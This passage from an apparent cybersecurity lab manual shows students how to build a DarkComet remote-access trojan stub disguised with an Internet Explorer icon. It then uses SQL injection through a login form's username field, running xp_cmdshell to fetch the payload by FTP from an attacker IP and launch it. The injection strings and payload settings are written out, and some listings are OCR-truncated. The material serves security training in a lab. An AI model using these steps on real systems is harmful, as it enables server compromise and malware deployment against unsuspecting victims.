


Figure 16: Creating a "Server"

15. For the IP/DNS address, type **216.5.1.200**. For the port, type **443**.



Stub ID : Guest16_min

IP/DNS : 216.5.1.200

Port : 443

☑ Start the stub with Windows (Installation)

Destination Path : MYDOCS#\ DCSCMIN\IMDCSC.exe

Keyname : DarkComet RAT

Figure 17: Changing the Port and IP address

16. Click on **Start** and select **student** on the top right side of the menu.





Figure 18: Entering the Student Folder

17. Double-click on the Desktop folder, and then double-click on the *Malware* folder. Navigate through the DarkComet folders until you arrive at the *Icons* folder. Double-click on the **Icons** folder. Find *iexplore.exe* and drag it to the section indicating **DRAG AND DROP AN ICON HERE**.



Stub ID : Guest16_min

IP/DNS : 216.5.1.200

Port : 443


☑ Start the stub with Windows (Installation)

Destination Path : MYDOCS#\ DCSCMIN\IMDCSC.exe

Keyname : DarkComet RAT

Figure 19: Dragging in the Icon

18. For the Generate the Stub choice, click the **Normal** button.



Edit New Stub - Minimal version

Stub ID : Guest16_min

IP/DNS : 216.5.1.200

Port : 443

☑ Start the stub with Windows (Installation)


Destination Path : MYDOCS#\ DCSCMIN\IMDCSC.exe

Keyname : DarkComet RAT

DRAG AND DROP AN ICON HERE

Figure 20: Generating the Payload

19. In the Save As box, Click **Computer > Local Disk C: > Inetpub > ftproot**. For the filename, type **iexplore** and then click the **Save** button to save the file.



Save As

« Local Disk (C:) ▸ inetpub ▸ ftproot


Name	Date modified	Type
by.txt	12/26/2012 9:55 PM	Text Docu
hi.txt	12/26/2012 9:55 PM	Text Docu

File name: iexplore

Save as type:

Figure 21: Saving the File

20. You will see the message that the stub was successfully generated. The file path should be **C:\inetpub\ftproot\iexplore.exe** for the generated stub. Click **OK**.




Stub successfully generated

The stub was successfully generated :
C:\inetpub\ftproot\iexplore.exe

Figure 22: The File is Generated

21. Click on Start, Computer, Local Disk C:, Inetpub, Ftproot. The iexplore.exe file should be in the directory. Notice the actual Internet Explorer icon is used.



Computer ▸ Local Disk (C:) ▸ inetpub ▸ ftproot
View Tools Help
Include in library Share with Burn Ne
deos
nputer
cal Disk (C:)
Name

by.txt
hi.txt
iexplore.exe

Figure 23: Legitimate Icon

Do not close the DarkComet window; we will need it later in the lab.

1.2 Conclusion

DarkComet is malware that has a server and a client component. The attacker first sets up the client, which will listen on a port and wait for connections. Attackers on the Internet cannot directly attack internal machines on an internal network. Rather, they need them to get users on an internal network with private IP addresses to launch a program so they will be able to connect to an external IP address on the Internet. If a malicious program has a legitimate looking icon, it will help to hide its detection.


2 Using the xp_cmd shell to upload and launch a Malicious Payload

In this exercise, we will upload the malicious payload to the victim machine using the stored procedure xp_cmd shell. We will upload the svhost.exe file, which is actually a DarkComet payload, by creating an ftp answer file and executing the ftp command. After uploading the file, we will launch it to get the victim to connect to the attacker.

2.1 Upload and Launch a Malicious Payload to the Victim Machine

The web application is using JavaScript to check for input validation. This is a form of client side validation. So, what we will do is disable JavaScript within our browser. Perform the following steps on the *External* **Windows 7** attack machine:

1. Open **Mozilla Firefox** by double clicking its icon on the *Desktop*.
2. To disable JavaScript, select **Tools** from the Firefox menu bar and go down to **Options**. Click on the **Content** button. Uncheck **Enable JavaScript**, and then click **OK**.



☑ Block pop-up windows
☑ Load images automatically
☐ Enable JavaScript

Figure 24: Disable JavaScript

3. Go to the Public IP address of XYZ Company by typing this URL in your browser: http://216.1.1.1





Figure 25: Public Facing Website

4. Open the *sql.txt* file on the Desktop. Highlight the fifth non-blank line in the sql.txt file. Select edit, and then **Copy** from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo                           ownload.txt'--
' exec master..xp_cmdshell 'echo                           \download.txt'--

' exec master..xp_cmdshell 'echo                           ownload.txt'--
' exec master..xp_cmdshell 'echo                           pub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo                           ownload.txt'--
```

Figure 26: Copying a Line of Text

5. Right-click in the username field and select **Paste**. Click the **Submit** button.





Figure 27: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:




Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://216.1.1.1/ad...%22%3B--&password=
+
216.1.1.1/admin/login.asp?username='%3Bexec+master..sp_
Google

Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 28: Inputting the Information into the Username Field


6. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



```
216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
```

Figure 29: Returning to the Home Page


7. Highlight the sixth non-blank line of the sql.txt file. Select Edit, then **Copy** from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ha                          ownload.txt'--

' exec master..xp_cmdshell 'echo bi                          nload.txt'--
' exec master..xp_cmdshell 'echo ge                          b\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo by                          nload.txt'--
```

Figure 30: Copying a Line of Text

8. Right-click in the username field and select **Paste**. Click the **Submit** button.




XYZ Company Login

Username \wwwroot\download.txt'–

Password

Figure 31: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 32: Inputting the Information into the Username Field


9. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



```
216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
```

Figure 33: Returning to the Home Page


10. Highlight the seventh non-blank line in sql.txt. Select **Edit**, and then **Copy** from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--

' exec master..xp_cmdshell 'echo bin>>c                          d.txt'--
' exec master..xp_cmdshell 'echo get ie                          wroot\download.txt'--
' exec master..xp_cmdshell 'echo bye>>c                          d.txt'--
```

Figure 34: Copying a Line of Text

11. Right-click in the username field and select **Paste**. Click the **Submit** button.




XYZ Company Login

Username: \wwwroot\download.txt'--

Figure 35: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 36: Inputting the Information into the Username Field


12. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



```
216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
```

Figure 37: Returning to the Home Page


13. Highlight the eighth non-blank line in the sql.txt file. Select **Edit**, and then **Copy** from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--

' exec master..xp_cmdshell 'echo bin>>c:\inetpub\wwwroot\download.txt
' exec master..xp_cmdshell 'echo get iexplore.exe>>c:\inetpub\wwwroot\
' exec master..xp_cmdshell 'echo bye>>c:\inetpub\wwwroot\download.txt'
```

Figure 38: Copying a Line of Text

14. Right-click in the Username field and select **Paste**. Click the **Submit** button.




XYZ Company Login

Username \wwwroot\download.txt'--

Password

Figure 39: Inputting the Information into the Username Field


You should see a web page with the response displayed in the figure below:



Failed Login
Unknown Username or
Bad Password
Access Is Denied

Figure 40: Inputting the Information into the Username Field


15. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



```
216.1.1.1/admin/login.asp?username='+exec+master..xp_cmdshell+'echo+open+216.5.1.200>c%3A\inetpub\wwwroot\dc
```

Figure 41: Returning to the Home Page


16. Highlight the ninth non-blank line in the sql.txt file. Select **Edit**, then **Copy** from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--

' exec master..xp_cmdshell 'echo bin>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo get iexplore.exe>>c:\inetpub\wwwroot\dow
' exec master..xp_cmdshell 'echo bye>>c:\inetpub\wwwroot\download.txt'--
```

Figure 42: Copying a Line of Text

17. Right-click in the username field and select **Paste**. Click the **Submit** button.



